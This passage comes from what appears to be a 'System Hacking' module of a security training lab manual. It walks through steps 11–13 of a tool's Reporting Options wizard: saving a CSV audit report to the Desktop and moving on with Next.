


11. In the **Reporting Options** wizard, select the **Generate Report at End of Auditing** option and ensure that the **CSV** report type radio button is selected. Click the **Browse...** button to store the report in the desired location.




Module 06 – System Hacking

12. The **Choose report file name** window appears; select the desired location (here, **Desktop**) and click **Save**.




13. In the **Reporting Options** wizard, the selected location to save the file appears under the **Report File Location** field; click **Next**.

